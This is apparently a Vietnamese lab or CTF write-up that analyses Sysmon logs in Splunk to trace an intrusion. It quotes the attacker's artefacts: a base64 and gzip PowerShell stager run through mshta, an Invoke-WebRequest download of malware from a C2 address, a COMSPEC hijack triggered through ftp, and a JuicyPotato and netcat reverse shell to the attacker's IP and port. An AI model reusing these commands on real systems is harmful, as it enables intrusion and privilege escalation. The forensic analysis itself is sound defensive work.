Log Analysis - Sysmon

1. Kịch bản

- Bạn được cung cấp Sysmon log từ endpoint bị xâm nhập. Phân tích log để tìm ra các bước và kỹ thuật mà attacker sử dụng

2. Write-up

- Tài liệu Splunk
  - https://docs.splunk.com/Documentation/SCS/current/SearchReference/Introduction
  - https://docs.splunk.com/Documentation/SplunkCloud/latest/SearchReference/
  - https://docs.splunk.com/Documentation/SplunkCloud/latest/Search/

1. What is the file that gave access to the attacker?

- Chrome tải file updater.hta về máy. Sau đó file mshta.exe chạy file này kích hoạt Powershell chạy tập lệnh đáng ngờ đã bị mã hóa

```
"C:\Program Files\Google\Chrome\Application\chrome.exe"    "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Downloads\updater.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-
"C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Downloads\updater.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAQgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0A
```

- Đoạn mã này ghi fileless - không ghi ra đĩa, chỉ ghi vào bộ nhớ. Nó giải mã base64, giải nén và sau đó thực thi tập lệnh

```
tem.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamR
eader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAPgilW
ACA7VW+2+bSBD+OZHyP6DKkkF1DH5cm0SqdAs2No1xcPDbtaoNrPHWC+vCEsft9X+/wYY0VZO79qRDfuxjZnbmm29nWKWRJyiPJNEj0tez0xMHxziU5FJQr0glL3RHpnJyAus
lPG9cSO8keYG22xYPMY2WV1dGGsckEsd5tUMEShIS3jFKElmR/pImaxKT85u7T8QT0lep9LHaYfwOs1xsb2BvTaRzFPnZXo97OHOm6m4ZFXL5w4eysjivLavtzylmiVx294kg
YdVnrKxI35TswOF+S+SyTb2YJ3wlqhMaNerVUZTgFemDtXtiE7HmflJWIAr4xESkcSQd4skMHLflMgydmHvI92OSJOWKtMhML5bLP+VFfu5tGgkakqoVCRLzrUvie+qRpNrFk
c/ILVktQcsVMY2CpaKA2D3fELkUpYxVpN8xI/fJrkDtV5Xkp0og5YhYqUAin4nT5n7KyFGz/IyjkHwFnkcCAHLfzk7PTlcFWTZ32/bHp3SB0cniMCbgnuzwhB4E30laRbLhIC
x4vIdpaRinRFk+giuVkk+Vl7VrhSgIBuFNSmFtMebUX4JOntAS34+u69nGy8xskRWNSGsf4ZB6Bfnk52AmK0YOQVYLsT64JzfzDeK3CCMBFhlwWbZ/UmuHVDzq6illPomRB6l
KwCvIovKjM8dcyGUrskkIGB3nQL/SCihPCumc5vvi9GwOQmWDA5SpSE4Kd86rSC7BjPgVCUUJzbdQKvhHWP7urp0yQT2ciMLcUnkEMj/Q4FEi4tSDvEHwQ3dLPIpZhkVF6lKf
6HuXBsXB5WeRMDBjcBXA0j1kAlYyBFyRsSEGHyHzStUlwgq3jIQgcbj7JsMB3PSc7gfy4ID45Z8cLPh8JG+GRQHCE/cgwS7joiKNaSyghmS4Hnj0X45/UjyOjhgxyVMhF1dko
e9FxutS7NsZJXNUDhjEAuI3Yx7qOCFvmsdC1b9Sb6iD4JlZEbP99xtas3bwteE7slcXjtB4SBsWtz0jcTrmBaK7YOdd9JHnv/fJpTtuCrdtCcNB3QHV9Oba07UhjEeWmFmWsD
qoO1x7THPaYa9vJQ/qrjvJbB1teM1md6qhRqN509A2ANyM1oIN8vsh3T30YAwV8aanW4muWaz93ri9m9TN+YR11aa5Xk144r6ZtVRVvfRxy94jpHO/Ye+ntVs+7Hqh3oy4emk
0N6iNkBG1x6bOr2d6jBx1jIMt310HulEPDISGLiXzwcjUBwNTR6POp8+tSzVQLydTvNYn4zqdb6e3a5ibu+7gWtWalk++8PkOgOtwhINbkAmMurdegUzrNdJf93lSxxudIx1k
zPln1FnPtqbDYH84qnM0Zv0pRr353lTV2sxpoq7GJ50ADUAcB/oAo+S+9aWl1sY+9yd/9GcrdTxlb9WWMXDW0yxmdRtmv7tu69qb13bezduL3oSOQ45Gqjp+lXEGSFP6Ej5hw
kt13MZxssYMGAIFuriWJo/NvOY6nGYaspw16g2JI8Kgz0EnLKiNGONeVvGPxRnazbEJZD1pBMNG/dmRIj0KKt9bQbF0dTUHL+GyAJ2rPRIFYl3RHhqaBmVde2hqEOKvB2bw7V
7OLFWyrgCw5HbZwa6SXZ8Ss1f/K1j5lV3Dn/+vYH1f+4fdXwJQq2Th/rT448Jvgfm7gU8wFSDoQs1h5NjzXog/58WT9wJICmR9lT/Ze91NKs778LZwdvo3FKWIS0EKAAA=''
)),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s
.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
```

2. What is the powershell cmdlet used to download the malware file and what is the port?

- Từ Powershell khởi chạy truy vấn HTTP dùng INvoke-WebRequest qua cổng 6969 để tải file malware từ máy chủ C2

```
C:\Windows\system32\cmd.exe    powershell  -c INvoke-WebRequest -Uri http://192.168.1.11:6969/supply.exe -OutFile C:\Windows\Temp\supply.exe
```

3. What is the name of the environment variable set by the attacker?

- cmd đã set 1 biến môi trường: comspec=C:\windows\temp\supply.exe là path dẫn đến malware vừa được tải xuống

2021-05-07T12:21:43.270141Z	C:\Windows\system32\cmd.exe	cmd \c set comspec=C:\windows\temp\supply.exe
2021-05-07T12:22:39.505449Z	cmd \c set comspec=C:\windows\temp\supply.exe	ftp

- COMSPEC mặc định là C:\Windows\System32\cmd.exe → nếu nó bị ghi đè nó sẽ chạy malware thay cho cmd

4. What is the process used as a LOLBIN to execute malicious commands?

- LOLBIN = Living Off The Land Binary: chương trình hợp pháp bị malware lạm dụng để thực hiện hành vi độc hại
- Từ cmd kích hoạt chạy ftp, khi chạy ftp Win sẽ dùng %comspec% để chạy và kích hoạt malware

2021-05-07T12:22:39.505449Z	cmd \c set comspec=C:\windows\temp\supply.exe	ftp

5. Malware executed multiple same commands at a time, what is the first command executed?

- Malware thực thi lệnh ipconfig để xem cấu hình iP của máy nạn nhân

2021-05-07T12:23:04.953298Z	C:\windows\temp\supply.exe /c "ipconfig"	C:\windows\temp\supply.exe /c "ipconfig"
2021-05-07T12:23:05.715403Z	C:\windows\temp\supply.exe /c "ipconfig"	C:\windows\temp\supply.exe /c "whoami"
2021-05-07T12:23:30.696126Z	C:\windows\temp\supply.exe /c "whoami"	C:\windows\temp\supply.exe /c "whoami"
2021-05-07T12:23:31.465275Z	C:\windows\temp\supply.exe /c "whoami"	C:\windows\temp\supply.exe /c "whoami /priv"
2021-05-07T12:23:56.242578Z	C:\windows\temp\supply.exe /c "whoami /priv"	C:\windows\temp\supply.exe /c "whoami /priv"
2021-05-07T12:27:55.897014Z	ftp	C:\Windows\system32\cmd.exe
2021-05-07T12:28:57.682858Z	C:\windows\temp\supply.exe	C:\windows\temp\supply.exe /c "powershell -c INvoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/downlo
2021-05-07T12:29:06.056748Z	C:\windows\temp\supply.exe /c "whoami /priv"	C:\windows\temp\supply.exe /c "powershell -c INvoke-WebRequest -Uri https://github.com/ohpe/juicy-potato/releases/downlo


6. Looking at the dependency events around the malware, can you able to figure out the language, the malware is written

- File malware tạo ra 1 python.dll (dấu hiệu ngôn ngữ Python) vào thư mục Temp

```
> 5/7/21 7:31:51.318 PM {
    "Event": {
      "#attributes": {
        "xmlns": "http://schemas.microsoft.com/win/2004/08/events/event"
      },
      "EventData": {
        "CreationUtcTime": "2021-05-07 12:31:51.307",
        "Image": "C:\\windows\\temp\\supply.exe",
        "ProcessGuid": "747F3D96-3337-6095-8206-000000001D00",
        "ProcessId": 7288,
        "RuleName": "DLL",
        "TargetFilename": "C:\\Users\\IEUser\\AppData\\Local\\Temp\\_MEI72882\\python27.dll",
        "UtcTime": "2021-05-07 12:31:51.307"
      },
      "System": {
        "Channel": "Microsoft-Windows-Sysmon/Operational",
        "Computer": "MSEDGEWIN10",
        "Correlation": null,
        "EventID": 11,
        "EventRecordID": 2953,
        "Execution": {
          "#attributes": {
            "ProcessID": 4224,
            "ThreadID": 7088
          }
        },
```


7. Malware then downloads a new file, find out the full url of the file download

- Malware sau đó tải file JuicyPotato.exe
  - Theo Internet: fiel này là file exploit vul để leo thang đặc quyền từ user/service lên SYSTEM trong Win



8. What is the port the attacker attempts to get reverse shell?

- Sử dụng juice.exe để leo thang đặc quyền và tạo reverse shell
  - -l 9999: mở cổng 9999 để lắng nghe trên máy nạn nhân
  - -p nc.exe: (-p) kế thừa quyền SYSTEM dành được để chạy netcat
  - -e cmd.exe: sau khi kết nối, cmd sẽ chạy trên máy nạn nhân với quyền SYSTEM. Attacker chạy nc -lvnp 9898, nhập lệnh và lệnh này thực thi trên cmd nạn nhân.
  - Sau đó nó kết nối đến máy attacker với IP và port là 192.168.1.11, 9898

3. Kết luận

- Kẻ tấn công từ Chrome tải file updater.hta giúp attacker chiếm quyền điều khiển hệ thống
- Sau đó attacker cho máy nạn nhân chạy Powershell tải file malware supply.exe, gán nó vào biến môi trường thay thế cmd và khởi chạy nó bằng cách chạy ftp

- Sau khi chạy, malware thực hiện 1 số lệnh như ipconfig, whoami để tìm kiếm thông tin về máy nạn nhân. Sau đó nó chạy Powershell để tải file JuicyPotato.exe từ Internet để leo thang đặc quyền lên SYSTEM và chạy nc để tạo revershell tới máy attacker